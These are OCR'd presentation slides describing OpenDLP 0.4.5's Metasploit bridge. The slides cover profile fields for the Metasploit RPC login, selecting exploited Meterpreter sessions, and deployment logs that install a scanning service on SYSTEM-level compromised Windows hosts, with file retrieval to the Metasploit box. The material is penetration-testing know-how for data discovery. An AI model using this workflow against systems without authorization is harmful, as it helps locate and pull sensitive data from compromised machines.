
- To add support for the Metasploit bridge to OpenDLP, many of the web pages needed to be changed or updated, and several new pages were added as well.

The following slides give a brief overview of the files that were changed, why they were changed, and screen shots to show the changes.

Web Page Mods: Profiles


- profiles.html
  - Added the following fields necessary to login to Metasploit and use the RPC bridge:
    - **Metasploit Host and Port** –Metasploit RPC server
    - **Metasploit User and Password** – RPC Login credentials
    - **Path to OpenDLP files** – Location on Metasploit box where the OpenDLP installation files are located
    - **Metasploit Latency** – Time in milliseconds spent between polling meterpreter for more results
    - **Metasploit Timeout** – Time in seconds to wait for a response, before giving up


Firefox
OpenDLP 0.4.5
192.168.1.106
https://192.168.1.106/OpenDLP/profiles.html?edit=postmod_short
Metasploit Framework...
OpenDLP 0.4.2
http://10.175.53.15:800...
Vincent Cheung: Encry...
Firefox Addons for Pen...
Armitage - Cyber Atta...
Disable
Cookies
CSS
Forms
Images
Information
Miscellaneous
Outline
Resize
Tools
View Source
Options
OpenDLP 0.4.5
Main
Profiles
Create New Profile
Manage Profiles
Regular Expressions
Scans
Metasploit
False Positives
Logs
OpenDLP Homepage
Create a new scan profile
Profile Name
meta1
Scan Type
Metasploit (agent) - Meterpreter deployment
Mask Sensitive Data?
Username
Password
Metasploit Host
IP of running Metasploit console.
192.168.1.109
Use SSL?
Metasploit Port
Port of running Metasploit console.
55552
Metasploit User
xmlrpc username.
msf
Metasploit Password
xmlrpc password.
Path to OpenDLP files
Location on Metasploit system
C:\OpenDLP\bin
Metasploit Latency (ms)
Leave alone unless CPU usage high
100
Metasploit Timeout (s)
Time to wait for response before giving up
30
Installation Path
(Must be new directory)
c:\Program Files\OpenDLP
Memory Limit
(as percent of target system's total RAM)
10%
Scan all directories
Scan all directories except these (recursive)
Only scan the following directories (recursive)
c:\moo


Firefox
OpenDLP 0.4.5
192.168.1.106
https://192.168.1.106/OpenDLP/profiles.html?edit=postmod_short
Metasploit Framework...
OpenDLP 0.4.2
http://10.175.53.15:800...
Vincent Cheung: Encry...
Firefox Addons for Pen...
Armitage - Cyber Atta...
Disable
Cookies
CSS
Forms
Images
Information
Miscellaneous
Outline
Resize
Tools
View Source
Options
OpenDLP 0.4.5
Main
Profiles
Create New Profile
Manage Profiles
Regular Expressions
Scans
Metasploit
False Positives
Logs
OpenDLP Homepage
Create a new scan profile
Profile Name
meta2
Scan Type
Metasploit (agent) - Post Module deployment (for Armitage compatibility)
Mask Sensitive Data?
Username
Password
Metasploit Host
IP of running Metasploit console.
192.168.1.109
Use SSL?
Metasploit Port
Port of running Metasploit console.
55552
Metasploit User
xmlrpc username.
msf
Metasploit Password
xmlrpc password.
Path to OpenDLP files
Location on Metasploit system
C:\OpenDLP\bin
Metasploit Latency (ms)
Leave alone unless CPU usage high
100
Metasploit Timeout (s)
Time to wait for response before giving up
30
Installation Path
(Must be new directory)
c:\Program Files\OpenDLP
Memory Limit
(as percent of target system's total RAM)
10%
Scan all directories
Scan all directories except these (recursive)
Only scan the following directories (recursive)
c:\moo

Web Page Mods: Starting a Scan

- startscan.html
  - A Windows Agent Scan requires manual additions of the IP addresses to deploy to in your profile
  - Deployment via Metasploit uses sessions that can change as new boxes are popped, or if Metasploit is stopped and reloaded
    - Created a new page that lists the existing sessions and allows you to choose which sessions to deploy to


Firefox
OpenDLP 0.4.5
192.168.1.106
https://192.168.1.106/OpenDLP/startscan.html
Metasploit Framework...
OpenDLP 0.4.2
http://10.175.53.15:800...
Vincent Cheung: Encry...
Firefox Addons for Pen...
Armitage - Cyber Atta...
Disable
Cookies
CSS
Forms
Images
Information
Miscellaneous
Outline
Resize
Tools
View Source
Options
OpenDLP 0.4.5
Main
Profiles
Regular Expressions
Scans
Start New Scan
View Scans/Results
Export Scan Results
Delete Scan Results
Metasploit
False Positives
Logs
OpenDLP Homepage
Start a New Scan
Scan name
scan1
Profile
m1 (meta_agent)
(or create a new profile)
Notes
Retrieve a list of sessions currently exploited by the Metasploit server (from the selected profile). Once you press "Get Sessions" below, you may pick and choose which sessions/systems you wish to deploy to.
Get Sessions

Start a New Metasploit Agent Scan

Scan Name: scan1
Profile: m1
Scan Type: meta_agent

The following table contains a list of all exploit sessions on the Metasploit system. Note that for a successful OpenDLP deployment, the selected session must have a "Meterpreter" exploit type, and the session must be to a Windows (x86/Win32) platform.

Select the sessions to deploy to in the list below, and then click "Start Scan" to begin.

☑	Session Id	IP Address:Port	System Info	Platform	Exploit Type
☑	6	192.168.1.109:57047	NT AUTHORITY\SYSTEM @ DEV-HP-E14-3	x86/win32	meterpreter
☑	5	192.168.1.102:50626	NT AUTHORITY\SYSTEM @ ADAMA	x86/win32	meterpreter

Start Scan

Web Page Mods: Start Scan

- start-verify.html
  - Appears the same as before, but behind the scenes this is where all the code for deployment over the Metasploit bridge takes place
  - Metasploit configuration parameters are loaded from the database (Metasploit RPC host, port, login, password, etc)
  - Deploys either to a Meterpreter-based bridge or a post-module-based bridge depending on the scan type
  - Detailed deployment info is output

Deploying a Metasploit Agent Filesystem Scan

Do not close or leave this window until all scanners are deployed!

General scan information
Scan name: scan1 Profile: m1 Scan type: meta_agent Sessions: 6 5 Concurrent: 4

Logging msf onto 192.168.1.109:55553.
Retrieving List of exploited sessions: 2 sessions found.
Session 5 (192.168.1.102): Trying to deploy (0 systems remain in queue)
Session 6 (192.168.1.109): Trying to deploy (1 systems remain in queue)
Session 6 (192.168.1.109): Attempting to start OpenDLP Service.
Session 5 (192.168.1.102): Attempting to start OpenDLP Service.
Session 6 (192.168.1.109): OpenDLP deployed and started

Deployment information for meterpreter session 6 (192.168.1.109):

>>> Re-Connecting to Metasploit and logging on msf.
>>> Got system.
>>> Creating "c:\Program Files\OpenDLP"
>>> Setting local path to "C:\OpenDLP\bin".
>>> Copied StrFile.exe file
>>> Copied sc.exe file
>>> Generated config.ini file
>>> Copied OpenDLPz.exe file
>>> Copied client.pem file
>>> Copied server.pem file
>>> Uploading removal script.
>>> Extract OpenDLPz.exe
>>> OpenDLPz extraction successful.
>>> Creating OpenDLP service.

Web Page Mods: View Results

- viewresults.html
  - Unlike IP addresses, Meterpreter session ids can and do change
  - Verifies that the session used for the results is still active and the IP address matches the address saved in the database
    - If the session is different, an error message pops up, and you can follow the instructions to re-associate the scan result with a currently active session
  - The database is updated and you can view the results

OpenDLP 0.4.5
Main
Profiles
Regular Expressions
Scans
Start New Scan
View Scans/Results
Export Scan Results
Delete Scan Results
Metasploit
False Positives
Logs
OpenDLP Homepage


View Results

Results for session 2 (192.168.1.102 - ADAMA):

It appears that session 2 has died. You will be unable to download files. Press the button below to review the current Metasploit session list and update the session id for this system.

Update Session Id

Profile	m1
Status	finished
Step	3: Done
Files Done	3
Files Total	N/A
Bytes Done	1,103,694
Bytes Total	N/A
Progress	
Percentage	100%
Completion Time	
Total Findings	8
False Positives	0
Valid Findings	8
Updated	79:34:40 ago
Pause	N/A
Resume	N/A
Stop and Uninstall	N/A




Update Session Id

It appears session 2 has died.

OpenDLP has found the following sessions as potential matches to the machine that was originally exploited in this session. Choose a session below to update the database entry for this scan. If no entries are shown, the desired target is not currently exploited in Metasploit.

	Session Id	IP Address:Port	System Info	Platform	Exploit Type
◉	5	192.168.1.102	NT AUTHORITY\SYSTEM @ ADAMA	x86/win32	meterpreter

Update database with new Session Id




Session Id Updated

Updated session id from 2 to 5.
Press continue to return to scan results.

Continue

Web Page Mods: Downloads

- download_file.html
  - MetaSploiter downloads files to the Metasploit box instead of the user
    - The path used is the “Path to Metasploit files” saved in the profile, plus the profile name, session, and IP address
  - The OpenDLP Post module implementation does not have this restriction.



Notice:

Files located on a remote system connected to Metasploit can only be downloaded from the re
Metasploit server. There is no RPC method for transferring those files from Metasploit back to th
